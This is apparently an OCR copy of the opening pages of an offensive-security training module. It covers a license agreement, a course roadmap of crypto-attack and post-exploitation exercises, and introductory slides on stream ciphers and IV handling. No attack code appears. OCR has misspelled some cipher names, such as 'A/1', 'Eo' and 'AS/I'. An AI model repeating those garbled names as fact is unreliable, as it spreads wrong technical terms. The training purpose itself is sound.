**SEC660 | ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING**

# 660.2

# Crypto and Post Exploitation

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Copyright© 2018, Joshua Wright, James Shewmaker. All rights reserved to Joshua Wright, James Shewmaker, and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.


User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



SEC660.2

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

# Crypto and Post Exploitation

## Crypto and Post Exploitation

We spend this section of the course covering topics such as crypto for penetration testers, post exploitation, and escaping Windows and Unix/Linux restricted environments.

## Table of Contents (1)


### Table of Contents (1)

This is the Table of Contents slide to help you quickly access specific sections and exercises.

## Table of Contents (2)

Table of Contents (2)

This is the Table of Contents slide to help you quickly access specific sections and exercises.



## Course Roadmap

- Network Attacks for Penetration Testers
- Crypto, Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 2

Crypto for Pen Testers
  - Exercise: Differentiating Encryption And Obfuscation
  - Exercise: CBC Bit Flip - Privilege Escalation
  - Exercise: Hash Length Extension Attack

Escaping Restricted Desktops
  - Exercise: RDP Escape Setup

PowerShell Essentials For Pen Testers
  - Exercise: Client-side Exploitation

Escape And Escalation
  - Exercise: Post Exploitation

Bootcamp

Appendix A: PowerShell Essentials


Appendix B: Management Tasks with PowerShell

SANS

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Course Roadmap

In this module, we turn our focus to a new topic area: Evaluating common cryptographic systems and exploiting flaws in cryptography.




## Objectives

- Essential crypto skill development
- Tools you can use
- Applying crypto analysis

Objectives

We will first take a look at multiple cryptographic principles, helping you build essential cryptography analysis skills. We'll also look at multiple tools we can use to evaluate cryptography and examine multiple options for attacking and exploiting cryptography implementations.



## Crypto and Pen Testing

- Many pen testers skip over crypto in assessments
  - Math, algorithms, more math, etc.
- With some essential skills, you can recognize failures in weak crypto
- We'll examine general and specific crypto vulnerabilities

When evaluating crypto, we often celebrate the small stuff.

SANS


SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 6

### Crypto and Pen Testing

Many penetration testers tend to skip over cryptography in their assessments. Often, much of the detail surrounding algorithms and implementations are based in complex mathematics, algorithms, and other unfamiliar territory. With some essential skill development though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have the confidence to evaluate and attack cryptography.

In this module, we'll examine both general and specific cryptographic vulnerabilities, with a focus on the skills that are useful for a penetration tester who has to occasionally review the implementation of encryption and related systems. Sadly, most assessments don't allow the time to evaluate new cryptographic vulnerabilities fully, let alone assess them to the point of developing an exploit tool. While we want to have the skills to review and attack cryptographic systems, we need to be able to identify vulnerabilities quickly and rate their criticality while explaining them in an approachable, understandable way for the customer.

When evaluating cryptography systems, we tend to celebrate the small weaknesses. Most cryptographic failures don't lead to catastrophic failures (though some do) but are still useful when combined with other exploits and analysis techniques as part of an overall system risk assessment.



## What We're Targeting


- It is uncommon to identify crypto flaws in widespread protocols (TLS, PGP, etc.)
- There is a lot more crypto to attack out there:
  - Less common but critical standards
  - Proprietary applications
  - Other wireless protocols
  - Removable storage drives
  - Custom web-app session cookies, etc.
  - Database table/column encryption

### What We're Targeting

Today, it's uncommon to identify cryptographic flaws in widespread protocols such as TLS and PGP due to their history of public and open vetting. However, there are still a lot of other cryptographic systems deployed that can expose organizations to significant risk. Some other common systems using cryptography that escape the thorough vetting of more popular protocols include:

- Less common but critical standards, such as those used in control systems
- Proprietary application functionality for protecting stored files or network traffic
- Other wireless protocols beyond IEEE 802.11 including standards-based and proprietary wireless protocols
- Removable storage drives using custom protocol implementation for encryption and user validation
- Custom web application session data stored in cookies and other parameters
- Database table or column encryption mechanisms

Even though we aren't likely to discover groundbreaking vulnerabilities in TLS or PGP, there is still a tremendous amount of valuable analysis work to be completed on other popular technologies.



## Stream Ciphers

- Encrypt one bit at a time
- Encrypted length is the same as the plaintext
  - 63 bytes ciphertext means 63 bytes plaintext
- Examples include RC4, A/1, Eo
- Cipher generates a keystream
- Keystream is XORed with plaintext to produce ciphertext

### Stream Ciphers


We'll start building skills for evaluating cryptography with understanding common cryptographic principles. First, we'll examine the common category of stream ciphers.

A stream cipher is a class of cipher that encrypts one bit of data at a time. This is as opposed to a block cipher that encrypts one block of data at a time.

One interesting property of a stream cipher is that the length of the encrypted content reveals the length of the plaintext content. If the ciphertext data is 63 bytes in length, then the plaintext data is also 63 bytes in length. When examining a network protocol, this can be useful, since it can disclose some information about the nature of the traffic in use.

Examples of stream ciphers include RC4 (used by SSL, Kerberos, BitTorrent, WEP, and many other algorithms), AS/I (used by some GSM networks), and E0 (used by Bluetooth).

All stream ciphers generate an output value known as a keystream for a given key. This keystream data is then XORed with the plaintext value to produce ciphertext. To decrypt the ciphertext, the same key is used to generate the same keystream data, which is XORed against ciphertext to produce plaintext.



## Critical Evaluation: IV Handling


- Law of stream ciphers: Can never use the same key twice
- We accomplish this by mixing a per-packet value with each key:
  - Initialization Vector (IV)
  - IV is not a secret (usually sent in packet)
